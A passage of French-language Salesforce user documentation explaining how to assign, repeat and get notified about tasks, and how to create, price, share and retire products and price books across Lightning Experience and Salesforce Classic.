**Aucune prise en charge des bénéficiaires de tâches récurrentes ou de tâches multiples**

Vous ne pouvez pas associer plusieurs contacts à une série de tâches récurrentes ou à une tâche attribuée à plusieurs utilisateurs.

### Attribution de tâches

**La tâche est attribuée à l'utilisateur qui l'a créée**

Par défaut, la tâche est attribuée à son créateur. Pour attribuer des copies indépendantes d'une nouvelle tâche à plusieurs personnes, cliquez sur en regard de **Attribué à**. Dans la fenêtre qui s'ouvre, cliquez sur l'onglet Utilisateurs multiples. Le champ `Attribué à` n'est pas disponible dans Personal Edition.

### Notifications de tâches

**Notifications par e-mail**

Selon la configuration de votre organisation par l'administrateur Salesforce :

- Vous recevez automatiquement une notification par e-mail chaque fois qu'une tâche vous est attribuée. Vous pouvez désactiver ces notifications en accédant à la page Rappels et alertes dans vos paramètres personnels, puis en désélectionnant la case **Envoyez-moi un e-mail lorsque quelqu'un m'attribue une tâche**.
- Vous ne recevez pas automatiquement une notification par e-mail chaque fois qu'une tâche vous est attribuée. Si vous souhaitez envoyer un e-mail aux personnes auxquelles vous attribuez une tâche, y compris vous-même, sélectionnez **Envoyer une notification par e-mail** lors de la création d'une tâche (selon la configuration de Salesforce par votre administrateur Salesforce, il se peut que cette case ne soit pas disponible).

**Notifications de tâches mobiles**

Salesforce1 inclut des paramètres distincts pour les notifications d'attribution de tâches que vous recevez sur votre appareil mobile.

### Tâches dans Chatter

**De nouvelles tâches sont affichées dans les fils Chatter**

Si une nouvelle tâche est associée à un enregistrement, tel qu'une piste, un compte ou un objet personnalisé, la tâche est affichée dans le fil de cet enregistrement. Dans n'importe quel enregistrement que vous suivez, les éléments de fils sont affichés pour toutes les tâches, quel que soit le créateur.

**Création de tâches dans les fils**

Votre administrateur Salesforce peut spécifier si vous utilisez Chatter afin de créer des tâches pour différents types d'enregistrement. Par exemple, certaines personnes peuvent être autorisées à afficher les tâches dans les fils des comptes auxquels elles ont accès, mais pas à créer des événements.

**Aucune tâche récurrente dans Chatter**

Votre fil Chatter n'affiche pas les tâches récurrentes, ni dans une série ni individuellement, et vous ne pouvez pas suivre des tâches récurrentes dans Chatter.

**Aucun e-mail ou consignation d'appel dans les fils de requête**

Dans les requêtes, les fils n'incluent pas les tâches d'envoi d'e-mails ni les tâches de consignation d'appels.

### E-mail vers requête

**Affichage des e-mails associés**

Si votre organisation a activé la fonction E-mail vers requête ou E-mail vers requête à la demande, certaines tâches sont associées à des e-mails E-mail vers requête ou E-mail vers requête à la demande. Pour afficher l'e-mail associé, cliquez sur le lien en haut de la tâche. Pour plus d'informations, reportez-vous à Utilisation des e-mails de requête à la page 2424.

Salesforce pour Outlook


**Éléments non résolus**

Les tâches qui sont des e-mails reçus via E-mail dans Salesforce ou Salesforce pour Outlook affichent parfois une bannière liée à la page Mes éléments non résolus. Utilisez cette page pour attribuer les e-mails non associés à des enregistrements Salesforce correspondants.

## Répétition d'une tâche

Ajustez aisément la date d'échéance d'une tâche récurrente ou éliminez l'encombrement des tâches récurrentes dans votre liste des tâches futures. Utilisez des tâches répétitives afin de répéter une tâche pendant un nombre de jours spécifique après le déclencheur de votre choix. la tâche suivante de la série est créée uniquement lorsque la tâche en cours est échue ou marquée terminée. Les tâches répétitives représentent une alternative rationalisée aux tâches à fréquence régulière lorsqu'il n'est pas nécessaire que la tâche se termine un jour spécifique.

Si l'option des tâches répétitives n'est pas affichée lorsque vous créez une tâche, demandez à votre administrateur Salesforce d'ajouter les tâches répétitives à une présentation de page.




1. Pour `Répéter cette tâche`, sélectionnez **Après la date d'échéance** ou **Après la date de fin**.
2. Dans `Intervalle de récurrence`, saisissez le nombre de jours, après la date d'échéance ou la date de fin de la tâche, jusqu'à la date d'échéance de la tâche suivante.

Si l'option `Répéter cette tâche` d'une tâche existante est définie sur **(Tâche fermée)**, cela indique que la tâche a été fermée dans le cadre d'une série répétitive. Vous pouvez utiliser cette information pour différencier les tâches répétitives des autres tâches lors de la consignation.

Si vous utilisez Salesforce pour Outlook pour synchroniser les tâches, les tâches individuelles dans une série récurrente sont synchronisées à mesure qu'elles sont créées.

Remarque: Lorsque les tâches d'une série sont définies pour se répéter après leur date d'échéance, Salesforce ne crée pas de récurrences dont la date d'échéance est passée. Au lieu de cela, Salesforce continue d'ajouter l'intervalle jusqu'à ce qu'une tâche répétée inclue une date d'échéance future. Par exemple, supposons qu'une tâche est définie pour se répéter trois jours après son échéance, mais que l'utilisateur ne termine la tâche que cinq jours après sa date d'échéance. Au lieu de créer une tâche déjà dépassée, Salesforce définit la date d'échéance de la nouvelle tâche sur le jour suivant.

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer des tâches :
- Modifier les tâches

## Attribuer des tâches à plusieurs personnes dans Salesforce Classic

Attribuez à 100 collaborateurs au maximum une copie indépendante de la même tâche. Par exemple, vous pouvez créer une tâche « Soumettre vos rapports de dépenses » avec la date d'échéance appropriée et l'attribuer à une équipe de responsables de comptes.

1. Dans la page Nouvelle tâche, cliquez sur l'icône de recherche ( ) en regard du champ `Attribué à`.
2. Dans la fenêtre de recherche, sélectionnez l'onglet **Utilisateurs multiples**.
3. Ajoutez jusqu'à 100 personnes (membres de groupes compris) aux Membres sélectionnés.

   Conseil: Les groupes personnels sont pratiques pour organiser les utilisateurs en groupes qui ont un sens pour vous. Pour obtenir des détails, reportez-vous à Création et modification de groupes.

4. Cliquez sur **Terminé**.
   La page Nouvelle tâche affiche vos sélections et le nombre total de tâches en regard du champ `Attribué à`.
5. Enregistrez la tâche.

   Vous venez d'attribuer les copies de la tâche aux collaborateurs sélectionnés. Les collaborateurs peuvent modifier, réattribuer ou supprimer individuellement leur tâche.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions sauf **Personal Edition** et **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer des tâches :
- Modifier les tâches

## Notifications de tâches

Définissez des options d'envoi ou de réception d'une notification par e-mail lors de l'attribution d'une tâche.

1. Notifications de tâche dans Lightning Experience
   Lightning Experience n'affiche aucune option d'envoi d'un e-mail lorsque vous attribuez une tâche. De la même façon, aucun paramètre de réception d'e-mail n'est affiché lorsque quelqu'un attribue une tâche. Cependant, si vous basculez de Lightning Experience vers Salesforce Classic, l'une de ces options peut être disponible. Elle dépend de la configuration de votre organisation Salesforce par votre administrateur. Si l'une de ces options est disponible, vous pouvez recevoir des e-mails pour les tâches que vous vous attribuez ou les tâches créées avec un statut Terminé. Pour plus d'informations, contactez votre administrateur Salesforce.
2. Notifications de tâches dans Salesforce Classic
   Salesforce peut envoyer une notification par e-mail lorsqu'un utilisateur crée ou attribue une tâche, selon la configuration de votre organisation Salesforce par votre administrateur.

### Notifications de tâche dans Lightning Experience

Lightning Experience n'affiche aucune option d'envoi d'un e-mail lorsque vous attribuez une tâche. De la même façon, aucun paramètre de réception d'e-mail n'est affiché lorsque quelqu'un attribue une tâche. Cependant, si vous basculez de Lightning Experience vers Salesforce Classic, l'une de ces options peut être disponible. Elle dépend de la configuration de votre organisation Salesforce par votre administrateur. Si l'une de ces options est disponible, vous pouvez recevoir des e-mails pour les tâches que vous vous attribuez ou les tâches créées avec un statut Terminé. Pour plus d'informations, contactez votre administrateur Salesforce.

Éditions

Disponible dans Lightning Experience avec : **Developer** Edition, **Enterprise** Edition **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

### Notifications de tâches dans Salesforce Classic

Salesforce peut envoyer une notification par e-mail lorsqu'un utilisateur crée ou attribue une tâche, selon la configuration de votre organisation Salesforce par votre administrateur.

Demandez à votre administrateur Salesforce comment les notifications de tâche fonctionnent dans votre organisation :

- Vous pouvez définir vos propres préférences de notification par e-mail lorsqu'un utilisateur vous attribue une tâche.
- L'utilisateur qui vous attribue une tâche peut déterminer l'envoi ou non d'une notification par e-mail.
- Vous ne pouvez pas recevoir de notification par e-mail lorsqu'un utilisateur vous attribue une tâche.

Si vous pouvez définir vos propres préférences de notification par e-mail lorsque l'utilisateur vous attribue une tâche, vous recevez par défaut des notifications par e-mail. Si vous ne souhaitez pas recevoir d'e-mail, modifiez le paramètre :

- Dans vos paramètres personnels, accédez à **Rappels et alertes** > **Événements et tâches**, puis désactivez **Envoyez-moi un e-mail lorsque quelqu'un m'attribue une tâche**.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer des tâches :
- Modifier les tâches

# Suivi de vos produits, prix et échéanciers de paiement

## Produits

Dans Salesforce, les Produits représentent aussi bien les produits que les services que votre société offre aux clients.

### Concepts de produits

Avant d'utiliser des produits dans Salesforce, assurez-vous de comprendre les concepts de base.

### Consignes relatives à la création de produits

Si vous êtes un administrateur ou un responsable commercial, vous allez créer des produits dans Salesforce pour pouvoir suivre les produits et les services que vend votre société. Une fois les produits créés, vos commerciaux peuvent les ajouter à des devis, à des opportunités et à des commandes. Avant de commencer, lisez les quelques consignes ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Concepts de produits

Avant d'utiliser des produits dans Salesforce, assurez-vous de comprendre les concepts de base.

Les *produits* sont les articles et les services que vous vendez à des clients. Chaque produit peut figurer dans plusieurs catalogues sous différents prix.

Lorsque vous visualisez la page de détail d'une opportunité, d'un devis, d'une commande ou d'un contrat de service, la liste associée Produits ou la liste associée Éléments de ligne de devis affiche les produits associés à cet enregistrement. Utilisez ces listes associées pour sélectionner un catalogue de prix pour l'enregistrement, ajouter ou modifier des produits et (pour des opportunités) établir ou modifier des planifications de produits. Utilisez la page de détail d'un enregistrement pour associer un produit à l'enregistrement. Par exemple, dans la page de détail d'un devis, cliquez sur **Ajouter un élément de ligne** dans la liste associée Éléments de ligne de devis pour sélectionner un produit à insérer dans le devis.

Si des produits sont partagés avec des contacts externes via Salesforce to Salesforce, choisissez l'une des vues de liste sous Produits à partir des connexions pour afficher les produits que vos partenaires professionnels ont partagés avec vous.

CONSULTER ÉGALEMENT :

- Produits
- Consignes relatives à la création de produits

Éditions

| | |
|---|---|
| Produits, catalogues de prix et devis disponibles avec : Salesforce Classic et Lightning Experience | Commandes disponibles dans Salesforce Classic |
| Produits, catalogues de prix et commandes disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition | Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

## Consignes relatives à la création de produits

Si vous êtes un administrateur ou un responsable commercial, vous allez créer des produits dans Salesforce pour pouvoir suivre les produits et les services que vend votre société. Une fois les produits créés, vos commerciaux peuvent les ajouter à des devis, à des opportunités et à des commandes. Avant de commencer, lisez les quelques consignes ci-dessous.

- Pour afficher et créer des produits, les autorisations « Lire » et « Créer » sur les produits sont requises.
- Pour commencer à créer des produits, cliquez sur **Nouveau** dans la page d'accueil Produits.
- Vous pouvez créer un produit en clonant un produit existant.
- Pour préserver les performances du système avec les catalogues de prix, limitez le nombre de produits à 2 000 000.
- Pour pouvoir ajouter des produits à un catalogue de prix, ils doivent avoir un prix actif standard.
- Pour définir un cycle de paiement et de livraison via une planification produit, cliquez sur **Modifier** au-dessus du détail d'un produit.

CONSULTER ÉGALEMENT :

Création d'enregistrements

Éditions

Produits, catalogues de prix et devis disponibles avec : Salesforce Classic et Lightning Experience

Commandes disponibles dans Salesforce Classic

Produits, catalogues de prix et commandes disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Prix et catalogues de prix

Les catalogues de prix suivent les tarifs des produits et des services que votre société offre aux clients.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Concepts des catalogues de prix

Découvrez les catalogues de prix et les entrées aux catalogues de prix.

### Définition et modification des prix de produits

Définissez et modifiez les prix de chaque produit et service de votre société.

### Création de catalogues de prix personnalisés

Créez des catalogues de prix personnalisés pour tous les segments de marché dans lesquels vos commerciaux vendent. Ajoutez ensuite des produits à chaque catalogue avec les prix que vous offrez pour chaque segment de marché. Par exemple, si vous vendez à des clients nationaux et internationaux à des tarifs différents, vous pouvez créer deux catalogues de prix personnalisés : un catalogue national et un catalogue international.

### Consignes relatives au partage de catalogues de prix

Élargissez l'accès aux catalogues de prix à davantage de membres de l'équipe commerciale à l'aide du partage dans Salesforce Classic.

Considérations relatives au retrait de catalogues de prix

Pour retirer des catalogues de prix de listes associées, vous pouvez les archiver, les désactiver ou les supprimer. Chaque option de suppression produit un résultat différent. Avant de retirer un catalogue de prix de vos listes associées, déterminez l'option la plus adaptée à vos besoins professionnels.

Considérations relatives au retrait d'un produit d'un catalogue de prix

Avant de retirer un produit d'un catalogue de prix, prenez connaissance des quelques points ci-dessous.

Considérations relatives au retrait de produits et de catalogues de prix

Avant de retirer un produit ou un catalogue de prix, tenez compte des points ci-dessous.

## Concepts des catalogues de prix

Découvrez les catalogues de prix et les entrées aux catalogues de prix.

Un *catalogue de prix* est une liste de produits et avec leurs prix.

- Le *catalogue de prix standard* est une liste principale de tous les produits et de leurs *prix standard* ou par défaut. Salesforce crée un catalogue de prix standard lorsque vous commencez à créer des enregistrements de produits. Il inclut tous vos produits et leurs prix standard, indépendamment des catalogues de prix personnalisés qui peuvent également les répertorier.
- Un *catalogue de prix personnalisé* est une liste de produits séparée contenant des prix personnalisés, appelés *listes de prix*. Les catalogues de prix personnalisés permettent d'offrir des produits à des prix différents selon les segments de marché, les régions ou d'autres catégories de clients. Créez un catalogue de prix séparé pour chaque ensemble de clients ciblé. Par exemple, si vous avez une gamme de prix pour les clients nationaux et une autre pour les clients internationaux, créez un catalogue de prix domestique et un catalogue international.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Une *entrée au catalogue de prix* est un produit avec un prix répertorié dans un catalogue de prix. Chaque entrée au catalogue de prix spécifie la devise.

- Les *entrées au catalogue de prix standard* correspondent aux prix (standard) par défaut des produits et des services du catalogue de prix standard. Lorsque vous créez un enregistrement de produit, Salesforce crée une entrée dans le catalogue de prix standard. Vous pouvez marquer une entrée du catalogue de prix standard comme active ou inactive selon, par exemple, que vous envisagez lancer la vente d'un produit immédiatement ou non.
- Les *entrées au catalogue de prix personnalisé* correspondent aux prix (catalogue) personnalisés des produits et des services de vos catalogues de prix personnalisés. Les entrées au catalogue de prix personnalisé sont créées uniquement pour les produits qui ont une entrée au catalogue de prix standard.
- Dans Lightning Experience, les pages de détail Produit affichent les listes associées Prix standard et Catalogues de prix dans une liste associée unique Catalogues de prix.
- Si vous personnalisez la présentation de page de détail Entrée au catalogue de prix, aucune dépendance de champ n'existe pour les champs d'entrée au catalogue de prix dans l'interface utilisateur. Si la case `Utiliser le prix standard` est retirée de la présentation de page alors qu'elle est sélectionnée pour une entrée au catalogue de prix, vous ne pouvez pas modifier le prix catalogue. Le champ `Prix catalogue` est désactivé et ne peut pas être activé dans cette page.

CONSULTER ÉGALEMENT :

Prix et catalogues de prix

Définition et modification des prix de produits

## Définition et modification des prix de produits

Définissez et modifiez les prix de chaque produit et service de votre société.

Définition des prix de produits dans Lightning Experience

Suivez différents types de prix pour chaque produit afin d'adapter vos tarifs à différents segments de marché et clients.

Définition et modification des prix de produits dans Salesforce Classic

Suivez différents types de prix pour chaque produit afin d'adapter vos tarifs à différents segments de marché et clients.

CONSULTER ÉGALEMENT :

Considérations relatives à la définition des prix

Ajout et modification de produits dans des opportunités

Utilisation des gammes de produits

Concepts des catalogues de prix

Éditions

| | |
|---|---|
| Produits, catalogues de prix et devis disponibles avec : Salesforce Classic et Lightning Experience | Commandes disponibles dans Salesforce Classic |
| Produits, catalogues de prix et commandes disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition | Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

## Définition des prix de produits dans Lightning Experience

Suivez différents types de prix pour chaque produit afin d'adapter vos tarifs à différents segments de marché et clients.

### Définition de prix standard dans le catalogue de prix standard

1. Sélectionnez un produit.
2. Dans la page du produit, cliquez sur **Ajouter un prix standard** dans la liste associée Catalogues de prix. Si vous avez déjà ajouté un prix standard, cliquez sur **Modifier** dans le menu Afficher plus pour le modifier.
3. Saisissez le nouveau prix standard dans le champ `Prix catalogue`.
4. Pour que ce prix soit disponible pour les produits d'opportunités, de devis ou d'autres catalogues de prix personnalisés, sélectionnez `Actif`.
5. Enregistrez vos modifications.

   Le prix standard est automatiquement associé au produit dans le catalogue standard.

### Définition de prix catalogue dans des catalogues de prix personnalisés

1. Sélectionnez un produit.
2. Dans la page du produit, cliquez sur **Ajouter au catalogue de prix** dans la liste associée Catalogues de prix.
3. Choisissez le catalogue de prix et la devise du nouveau prix catalogue, puis cliquez sur **Suivant**.
4. Saisissez le prix catalogue. Vous pouvez également, si vous souhaitez que le prix dans le catalogue du prix choisi corresponde au prix standard, sélectionner `Utiliser le prix standard`.
5. Pour pouvoir utiliser ce prix lors de l'ajout du produit à des opportunités ou à des devis, sélectionnez `Actif`.
6. Enregistrez vos modifications.

### Modification d'une entrée au catalogue de prix

Cliquez sur **Modifier** en regard de l'enregistrement du catalogue de prix à l'un des emplacements ci-dessous.

- La page de détail du catalogue de prix, dans la liste associée Produits
- La page de détail du produit, dans la liste associée Catalogues de prix

**Éditions**

| | |
|---|---|
| Produits, catalogues de prix et devis disponibles avec : Salesforce Classic et Lightning Experience | Commandes disponibles dans Salesforce Classic |
| Produits, catalogues de prix et commandes disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition | Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

**AUTORISATIONS UTILISATEUR**

Pour définir les prix de produits :

- Modifier sur les produits et les catalogues de prix

## Définition et modification des prix de produits dans Salesforce Classic

Suivez différents types de prix pour chaque produit afin d'adapter vos tarifs à différents segments de marché et clients.

### Définition des prix standard

1. Sélectionnez un produit.
2. Depuis la page de détail du produit, cliquez sur **Ajouter** dans la liste associée Prix standard.

   Si vous avez déjà ajouté un prix standard, cliquez sur **Modifier** pour le modifier ou sur **Modifier tout** pour modifier tous les prix standard dans les autres devises.
3. Saisissez le prix standard.
4. Sélectionnez `Actif` afin de rendre ce prix disponible pour les produits d'opportunités, de devis ou d'autres catalogues de prix personnalisés.
5. Enregistrez vos modifications.

   Le prix standard est automatiquement associé au produit dans le catalogue standard.

### Définition des prix catalogue

1. Sélectionnez un produit.
2. Dans la page de détail du produit, cliquez sur **Modifier** dans la liste associée Catalogues de prix en regard du catalogue de prix personnalisé qui contiendra le prix catalogue.

   Si vous n'avez pas encore ajouté le produit à un catalogue de prix personnalisé, cliquez sur **Ajouter à un catalogue de prix** dans la liste associée Catalogues de prix.
3. Saisissez le prix catalogue. Si les deux prix sont identiques, vous pouvez également sélectionner `Utiliser le prix standard`.
4. Sélectionnez `Actif` afin de rendre ce prix disponible pour les produits d'opportunités ou de devis.
5. Enregistrez vos modifications.

### Modification d'un prix

Cliquez sur **Modifier** en regard de l'enregistrement de l'entrée du catalogue de prix à l'un des emplacements ci-dessous.

- La page de détail du catalogue de prix, dans la liste associée Produits
- La page de détail du produit, dans la liste associée Prix standard
- La page de détail du produit, dans la liste associée Catalogues de prix
- La vue de liste du catalogue de prix

**Éditions**

Produits, catalogues de prix et devis disponibles avec : Salesforce Classic et Lightning Experience

Commandes disponibles dans Salesforce Classic

Produits, catalogues de prix et commandes disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour définir les prix de produits :

- Modifier sur les produits et les catalogues de prix

## Création de catalogues de prix personnalisés

Créez des catalogues de prix personnalisés pour tous les segments de marché dans lesquels vos commerciaux vendent. Ajoutez ensuite des produits à chaque catalogue avec les prix que vous offrez pour chaque segment de marché. Par exemple, si vous vendez à des clients nationaux et internationaux à des tarifs différents, vous pouvez créer deux catalogues de prix personnalisés : un catalogue national et un catalogue international.

1. Reportez-vous aux considérations.
2. Dans la page Catalogues de prix, cliquez sur **Nouveau**.
3. Saisissez un nom pour votre catalogue de prix.
4. Si votre organisation Salesforce utilise des descriptions, saisissez-en une pour votre catalogue de prix.
5. Sélectionnez **Actif** pour permettre aux commerciaux d'ajouter le catalogue de prix et ses entrées à des opportunités ou à des devis.
6. Si vous avez créé un catalogue de prix personnalisé, vous pouvez le laisser vide, le renseigner avec des entrées copiées dans un autre catalogue ou ajouter de nouvelles entrées.

CONSULTER ÉGALEMENT :

Concepts des catalogues de prix

### Éditions

| | |
|---|---|
| Produits et catalogues de prix disponibles avec : Salesforce Classic et Lightning Experience | Les devis sont disponibles avec Salesforce Classic |
| Produits et catalogues de prix disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition | Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

### AUTORISATIONS UTILISATEUR

Pour créer ou cloner des catalogues de prix :

- Créer sur les catalogues

Pour afficher des catalogues :

- Lire sur les produits

  ET

  Lire sur les catalogues de prix

## Consignes relatives au partage de catalogues de prix

Élargissez l'accès aux catalogues de prix à davantage de membres de l'équipe commerciale à l'aide du partage dans Salesforce Classic.

Si vous êtes un administrateur ou un utilisateur disposant de l'autorisation « Modifier » sur les catalogues de prix, vous pouvez élargir le partage d'un catalogue de prix à un nombre plus important d'utilisateurs. Toutefois, vous ne pouvez modifier le modèle de partage pour le rendre plus restrictif que le modèle par défaut.

Pour afficher et gérer les détails du partage, cliquez sur **Partage** dans la page de détail du catalogue de prix. La page des détail du partage répertorie les utilisateurs, les groupes, les rôles et les territoires qui disposent d'un accès en partage au catalogue de prix. Cette page permet d'effectuer les opérations suivantes.

- Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.
- Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.
- Pour accorder l'accès à l'enregistrement à d'autres utilisateurs, groupes, rôles ou territoires, cliquez sur **Ajouter**.
- Pour les règles de partage manuelles que vous créez, cliquez sur **Modifier** ou **Suppr** en regard d'un élément de la liste afin de modifier ou de supprimer le niveau d'accès.

Votre équipe commerciale souhaite afficher les prix dans la page de détail du produit ? Si le paramètre par défaut des catalogues de prix dans votre organisation est « Aucun accès », vous pouvez accorder à toute votre organisation l'accès « Affichage uniquement » à votre catalogue de prix standard.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour partager des catalogues :

- Autorisation de modification sur les catalogues

## Considérations relatives au retrait de catalogues de prix

Pour retirer des catalogues de prix de listes associées, vous pouvez les archiver, les désactiver ou les supprimer. Chaque option de suppression produit un résultat différent. Avant de retirer un catalogue de prix de vos listes associées, déterminez l'option la plus adaptée à vos besoins professionnels.

- La suppression, la désactivation ou l'archivage d'un catalogue de prix personnalisé n'affecte pas les autres catalogues de prix ou vos listes de produits. Ces actions peuvent néanmoins affecter vos opportunités et vos devis. La modification des associations avec les opportunités ou les devis est parfois requise avant de retirer un catalogue de prix associé.
- Vous pouvez désactiver le catalogue de prix standard, mais pas le supprimer ni l'archiver.

### Considérations relatives à la suppression de catalogues de prix

- Vous ne pouvez pas supprimer un catalogue de prix en cours d'utilisation dans des opportunités ou des devis. Si vous essayez de le supprimer, le système crée une liste des opportunités ou des devis sur lesquels le catalogue de prix repose.
- Lorsque vous supprimez un catalogue de prix, vous supprimez toutes les entrées qu'il contient. Le catalogue de prix supprimé et ses entrées sont placés dans la Corbeille. Vous pouvez les restaurer pendant 15 jours.

### Considérations relatives à la désactivation de catalogues de prix

- Vous pouvez activer, désactiver ou réactiver des catalogues de prix à tout moment en modifiant leurs propriétés.
- Vous pouvez désactiver un catalogue de prix, même s'il est utilisé dans une opportunité ou un devis.
- Vous pouvez continuer à gérer les entrées d'un catalogue de prix désactivé.

Éditions

| | |
|---|---|
| Produits et catalogues de prix disponibles avec : Salesforce Classic et Lightning Experience | Les devis sont disponibles avec Salesforce Classic |
| Produits et catalogues de prix disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition | Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

### Considérations relatives à l'archivage de catalogues de prix

- Vous pouvez archiver un catalogue de prix, même s'il est utilisé dans une opportunité ou un devis.
- Un catalogue de prix archivé est visible, mais inaccessible, dans tous les enregistrements associés.
- Les entrées de catalogues de prix archivés ne figurent pas dans des résultats de recherche.
- Vous ne pouvez pas récupérer ni supprimer un catalogue de prix archivé.

CONSULTER ÉGALEMENT :

Concepts des catalogues de prix

Concepts de produits

## Considérations relatives au retrait d'un produit d'un catalogue de prix

Avant de retirer un produit d'un catalogue de prix, prenez connaissance des quelques points ci-dessous.

- Si vous retirez un produit d'un catalogue de prix, toutes les entrées associées du catalogue de prix sont retirées.
- Si vous restaurez le produit depuis la Corbeille, toutes les entrées de catalogue de prix associées sont elles aussi restaurées.
- Si des opportunités, des devis, des contrats de service ou des lignes de contrat sont associes à un produit, vous ne pouvez pas retirer le produit.
- Vous ne pouvez pas retirer un produit utilisé dans une opportunité ou dans un devis. Si vous essayez de le retirer, Salesforce affiche une liste d'opportunités et de devis. Vous pouvez ainsi retirer le produit de ces opportunités et de ces devis, puis réessayer. Si vous ne souhaitez pas supprimer le produit de toutes les opportunités et de tous les devis, vous pouvez le désactiver (recommandé) ou l'archiver. Reportez-vous à Considérations relatives au retrait de produits et de catalogues de prix.

Éditions

| | |
|---|---|
| Produits et catalogues de prix disponibles avec : Salesforce Classic et Lightning Experience | Les devis sont disponibles avec Salesforce Classic |
| Produits et catalogues de prix disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition | Devis disponibles avec : **Performance** Edition et **Developer** Edition, et **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud |

## Considérations relatives au retrait de produits et de catalogues de prix

Avant de retirer un produit ou un catalogue de prix, tenez compte des points ci-dessous.

- Lorsque vous retirez un produit ou un catalogue de prix, toutes les entrées du catalogue de prix sont retirées. Cependant, si plusieurs catalogues de prix contiennent le même produit, le retrait du produit dans l'un des catalogues n'affecte pas les autres catalogues. De la même façon, si vous retirez un catalogue de prix, les produits qu'il contient ne sont pas retirés des autres catalogues de prix.
- Pour supprimer définitivement un produit, retirez-le du catalogue de prix standard.
- Si des opportunités, des devis, des contrats de service ou des lignes de contrat sont associés à un produit, vous ne pouvez pas retirer le produit.
- Vous ne pouvez pas retirer un produit ou un catalogue de prix associé à un processus d'approbation ou ayant une action de workflow en attente.
- Si votre produit ou votre catalogue est utilisé dans une opportunité, un devis ou une commande, vous avez trois possibilités.
  - Désactivez-le en le modifiant et en désélectionnant le champ `Actif`. Nous recommandons de désactiver un produit ou un catalogue de prix existant dans une opportunité ou un devis, car il ne sera plus disponible pour les utilisateurs. Vous pouvez le réactiver ultérieurement. La désactivation n'affecte pas l'historique d'un élément de ligne d'opportunité.
  - Supprimez le produit ou le catalogue associé de toutes les opportunités et tous les devis. Lorsque vous tentez de retirer un produit ou un catalogue de prix utilisé dans une opportunité ou un devis, Salesforce affiche la liste des opportunités ou des devis qui l'utilisent.
    - Si vous retirez un catalogue de prix, retirez-le de chaque opportunité et devis répertorié.
    - Si vous retirez un produit, retirez-le de chaque opportunité et devis qui l'utilise.

    Retirez ensuite le catalogue de prix ou le produit.
  - Archivez le produit ou le catalogue et chaque entrée de catalogue associée. Utiliser cette option avec précaution. Les produits et les catalogues archivés ne peuvent pas être récupérés, car ils ne sont pas stockés dans la Corbeille. Les produits et les catalogues de prix archivés restent affichés dans toutes les opportunités ou tous les devis qui les contenaient avant leur archivage.

    Si vous archivez un catalogue de prix, il reste visible dans les enregistrements associés, mais il n'est plus accessible ni récupérable.

**Éditions**

| | |
|---|---|
| Produits, catalogues de prix et devis disponibles avec : Salesforce Classic et Lightning Experience | Commandes disponibles dans Salesforce Classic |
